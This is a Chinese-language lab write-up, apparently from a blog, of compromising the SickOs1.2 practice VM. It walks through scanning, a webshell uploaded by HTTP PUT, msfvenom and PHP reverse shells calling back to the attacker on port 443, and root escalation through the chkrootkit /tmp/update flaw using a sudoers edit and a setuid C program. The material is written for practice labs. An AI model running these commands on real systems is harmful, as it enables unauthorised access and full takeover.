靶机SickOs1.2

[一、实验环境](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "%E4%B8%80%E3%80%81%E5%AE%9E%E9%AA%8C%E7%8E%AF%E5%A2%83" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[二、实验步骤](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "%E4%BA%8C%E3%80%81%E5%AE%9E%E9%AA%8C%E6%AD%A5%E9%AA%A4" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[（一）信息收集](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "%EF%BC%88%E4%B8%80%EF%BC%89%E4%BF%A1%E6%81%AF%E6%94%B6%E9%9B%86" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[1.查看测试机的IP信息，判断所处网段](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "1.%E6%9F%A5%E7%9C%8B%E6%B5%8B%E8%AF%95%E6%9C%BA%E7%9A%84IP%E4%BF%A1%E6%81%AF%EF%BC%8C%E5%88%A4%E6%96%AD%E6%89%80%E5%A4%84%E7%BD%91%E6%AE%B5" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[2.主机发现（netdiscover）](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "2.%E4%B8%BB%E6%9C%BA%E5%8F%91%E7%8E%B0%EF%BC%88netdiscover%EF%BC%89" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[3.端口扫描（masscan/nmap）](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "3.%E7%AB%AF%E5%8F%A3%E6%89%AB%E6%8F%8F%EF%BC%88masscan/nmap%EF%BC%89" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[4.网站指纹信息扫描（whatweb）](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "4.%E7%BD%91%E7%AB%99%E6%8C%87%E7%BA%B9%E4%BF%A1%E6%81%AF%E6%89%AB%E6%8F%8F%EF%BC%88whatweb%EF%BC%89" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[（二）Web渗透](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "%EF%BC%88%E4%BA%8C%EF%BC%89Web%E6%B8%97%E9%80%8F" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[1.浏览web网页（80端口）](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "1.%E6%B5%8F%E8%A7%88web%E7%BD%91%E9%A1%B5%EF%BC%8880%E7%AB%AF%E5%8F%A3%EF%BC%89" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[2.远程登录（22端口）](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "2.%E8%BF%9C%E7%A8%8B%E7%99%BB%E5%BD%95%EF%BC%8822%E7%AB%AF%E5%8F%A3%EF%BC%89" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[3.目录扫描（dirb）](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "3.%E7%9B%AE%E5%BD%95%E6%89%AB%E6%8F%8F%EF%BC%88dirb%EF%BC%89" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[（三）获取shell](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "%EF%BC%88%E4%B8%89%EF%BC%89%E8%8E%B7%E5%8F%96shell" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[1.方法一：PUT方法+菜刀](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "1.%E6%96%B9%E6%B3%95%E4%B8%80%EF%BC%9APUT%E6%96%B9%E6%B3%95+%E8%8F%9C%E5%88%80" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[>另一种查看/test目录支持方法的方式](https://blog.csdn.net/qq_42180996/article/details/89917751" \l ">%E5%8F%A6%E4%B8%80%E7%A7%8D%E6%9F%A5%E7%9C%8B/test%E7%9B%AE%E5%BD%95%E6%94%AF%E6%8C%81%E6%96%B9%E6%B3%95%E7%9A%84%E6%96%B9%E5%BC%8F" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[2.方法二：上传反弹shell脚本文件](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "2.%E6%96%B9%E6%B3%95%E4%BA%8C%EF%BC%9A%E4%B8%8A%E4%BC%A0%E5%8F%8D%E5%BC%B9shell%E8%84%9A%E6%9C%AC%E6%96%87%E4%BB%B6" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[3.方法三：msfconsole工具利用](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "3.%E6%96%B9%E6%B3%95%E4%B8%89%EF%BC%9Amsfconsole%E5%B7%A5%E5%85%B7%E5%88%A9%E7%94%A8" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[（四）提权](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "%EF%BC%88%E5%9B%9B%EF%BC%89%E6%8F%90%E6%9D%83" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[1.本地提权漏洞发现](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "1.%E6%9C%AC%E5%9C%B0%E6%8F%90%E6%9D%83%E6%BC%8F%E6%B4%9E%E5%8F%91%E7%8E%B0" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[2.方法一：将当前用户加入sudoers列表中](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "2.%E6%96%B9%E6%B3%95%E4%B8%80%EF%BC%9A%E5%B0%86%E5%BD%93%E5%89%8D%E7%94%A8%E6%88%B7%E5%8A%A0%E5%85%A5sudoers%E5%88%97%E8%A1%A8%E4%B8%AD" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[3.方法二：shell.c文件](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "3.%E6%96%B9%E6%B3%95%E4%BA%8C%EF%BC%9Ashell.c%E6%96%87%E4%BB%B6" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[（五）防火墙规则](https://blog.csdn.net/qq_42180996/article/details/89917751" \l "%EF%BC%88%E4%BA%94%EF%BC%89%E9%98%B2%E7%81%AB%E5%A2%99%E8%A7%84%E5%88%99" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

一、实验环境

1.靶机：SickOs1.2

2.测试机：Kali


3.帮凶机：Windows 10

4.抓包工具：BurpSuite

二、实验步骤


（一）信息收集

1.查看测试机的IP信息，判断所处网段



2.主机发现（netdiscover）

netdiscover -i eth0 -r 192.168.10.0/24





发现目标主机：192.168.10.156

3.端口扫描（masscan/nmap）

masscan --rate=10000 --ports 0-65535 192.168.10.156

nmap -sV -T4 -p 22,80 192.168.10.156






开启了22（ssh服务）、80（http服务）端口


4.网站指纹信息扫描（whatweb）

whatweb 192.168.10.156




（二）Web渗透

1.浏览web网页（80端口）



在网页及其源码中均未发现有用信息


2.远程登录（22端口）



使用弱口令root（root）尝试远程登录，竟然登录成功！！！

3.目录扫描（dirb）

dirb http://192.168.10.156



对扫描出来得路径进行访问，无法利用


（三）获取shell


1.方法一：PUT方法+菜刀

a.访问/test

http://192.168.10.156/test

searchsploit lighttpd 1.4






访问该目录，发现该网站在lighttpd/1.4.28上运行，对其版本进行扫描，未发现可利用漏洞

b.查看/test目录支持的方法


cd /usr/share/nmap/scripts

cat http-methods.nse

nmap --script http-methods --script-args http-methods.url-path='/test' 192.168.10.156




IMG_267





/test目录支持PUT方法，则可上传文件

>另一种查看/test目录支持方法的方式




c.测试PUT方法







上传一个不存在的html文件进行测试（响应201 Created）

d.尝试上传木马文件，获取webshell权限








2.方法二：上传反弹shell脚本文件


a.获取反弹shell脚本文件

cd /usr/share/webshells/php

cp /usr/share/webshells/php/php-reverse-shell.php /root/


leafpad php-reverse-shell.php






b.上传脚本文件至靶机

curl -v -H 'Expect:' -T php-reverse-shell.php "http://192.168.10.156/test/"






c.开启监听

nc -vnlp 443



d.触发脚本文件




e.拿到shell



3.方法三：msfconsole工具利用

a.msfvenom生成payload


msfvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.10.128 LPORT=7777 -f raw > shell.php




此处运用了reverse\_tcp，LHOST应为测试机的IP，进行了一个反转，变成测试机来进行监听

b.上传shell.py至靶机的/test/目录下

curl -v -H 'Expect:' -T shell.php "http://192.168.10.156/test/"





在curl的参数中加上一个特定的HTTP Header Expect：，即将Header中Expect的值手动指定为空

c.启用msfconsole

root@xuer:~# msfconsole

msf > use exploit/multi/handler

msf exploit(multi/handler) > set payload

msf exploit(multi/handler) > show options

msf exploit(multi/handler) > set LHOST 192.168.10.156 #此处应set测试机IP

msf exploit(multi/handler) > set LPORT 7777

msf exploit(multi/handler) > exploit -j

msf exploit(multi/handler) > sudo netstat -plnt





此处的LHOST应与msfvenom生成payload命令中的相同（即测试机IP）

误设置成靶机IP，提示监听失败，转至0.0.0.0:7777监听（本机即测试机监听）

d.访问生成的shell.php文件

curl -v "http://192.168.10.156/test/shell.php"




使用curl或BurpSuite访问这个生成的shell.php文件之后，页面卡顿（正常情况，在等待服务器响应），而msfconsole中并没有响应

猜测可能是防火墙ban掉了非常用端口的outbound流量

e.在msfvenom中修改监听端口，上传shell\_443.php文件

msfvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.10.128 LPORT=443 -f raw > shell\_443.php

curl -v -H 'Expect:' -T shell\_443.php "http://192.168.10.156/test/"





为防止防火墙ban掉非常用端口的outbound流量的现象，监听端口应设置为常用端口，如443端口


f.在msfconsole中修改修改监听端口（LHOST）

msf exploit(multi/handler) > set LHOST 192.168.10.128

msf exploit(multi/handler) > set LPORT 443

msf exploit(multi/handler) > exploit -j

msf exploit(multi/handler) > sudo netstat -plnt



此时，监听反转设置成功

g.访问靶机上的shell\_443.php文件

curl -v "http://192.168.10.156/test/shell\_443.php"




h.获取meterpreter的shell

msf exploit(multi/handler) > sessions -i 1

python -c 'import pty; pty.spawn("/bin/bash")'







访问shell\_443.php文件后，即刻触发服务器端反弹TCP的操作，在msfconsole中会得到一个meterpreter的shell

使用python命令来spawn生成一个bash（即交互式tty）

（四）提权


1.本地提权漏洞发现

a.查看靶机服务器版本信息

lsb\_release -a

ls -la /etc/crontab

searchsploit chkrootkit



IMG_296


crontab 是用来让使用者在固定时间或固定间隔执行程序之用，换句话说，也就是类似使用者的时程表


在/etc/cron.daily目录下，发现chkrootkit工具


b.Chkrootkit版本扫描

searchsploit chkrootkit

cat /usr/share/exploitdb/platforms/linux/local/38775.rb








chkrootkit存在本地提权漏洞

原理：chkrootkit有crontab，会定期以root身份执行/tmp/update文件

2.方法一：将当前用户加入sudoers列表中

a.新建一个update文件


touch /tmp/update



b.给update文件添加执行权限

chmod +x /tmp/update


ls -l



c.给update文件赋权


echo 'chmod +w /etc/sudoers && echo "www-data ALL=(ALL)NOPASSWD:ALL" >> /etc/sudoers' > /tmp/update

ls -la /etc/sudoers



d.提权

sudo su -



使用sudo su命令提权时，只切换到root用户

使用sudo su -命令提权时，该命令将root的环境变量一起切换过来，相当于root登录时的状态

3.方法二：shell.c文件

a.在测试机编写shell.c文件

cd /var/www/html

leafpad shell.c

#include<unistd.h>

void main(void)

{

system("chown root:root /tmp/update");

system("chmod 4755 /tmp/update");


setuid(0);

setgid(0);

execl("/bin/sh","sh",NULL);


}


/etc/init.d/apache2 start



b.靶机获取shell.c文件

curl -v -H 'Expect:' -T shell.c "http://192.168.10.156/test/"






无法使用wget命令，也可使用scp命令，来获取shell.c文件


c.编译执行shell.c文件，提权成功

cp shell.c /tmp/shell.c

gcc shell.c -o update

./update






（五）防火墙规则

python -c 'import pty; pty.spawn("/bin/bash")'

cd /root

cat newRule



对于入站流量：只接收22、80目的端口，8080、443源端口

对于出站流量：只接收22、80源端口，8080、443目的端口

即，本地端口只允许22和80，外来端口只允许8080和443，用来保证对外部HTTP（s）服务的正常访问

由此，可利用这一点，监听443端口来接收反弹shell（这也验证了之前使用7777端口监听失败的原因）



成功拿到“伪”flag

总结：

1.拿到该靶机，浏览网页没有任何发现，测试其特定目录支持的方法（/test目录支持PUT方法），找到突破口

2.通过利用PUT方法，上传一句话木马文件，拿到菜刀webshell权限

3.也可通过上传Kali自带的反弹shell脚本文件（php-reverse-shell.php）拿到shell

4.还可以使用msfvenom生成payload，配合msfconsole，触发服务器端反弹TCP，得到一个meterpreter的shell

5.通过对chkrootkit工具存在的本地提权漏洞的利用，使用了两种方法提权

6.该靶机设置了防火墙策略，相对提高了安全性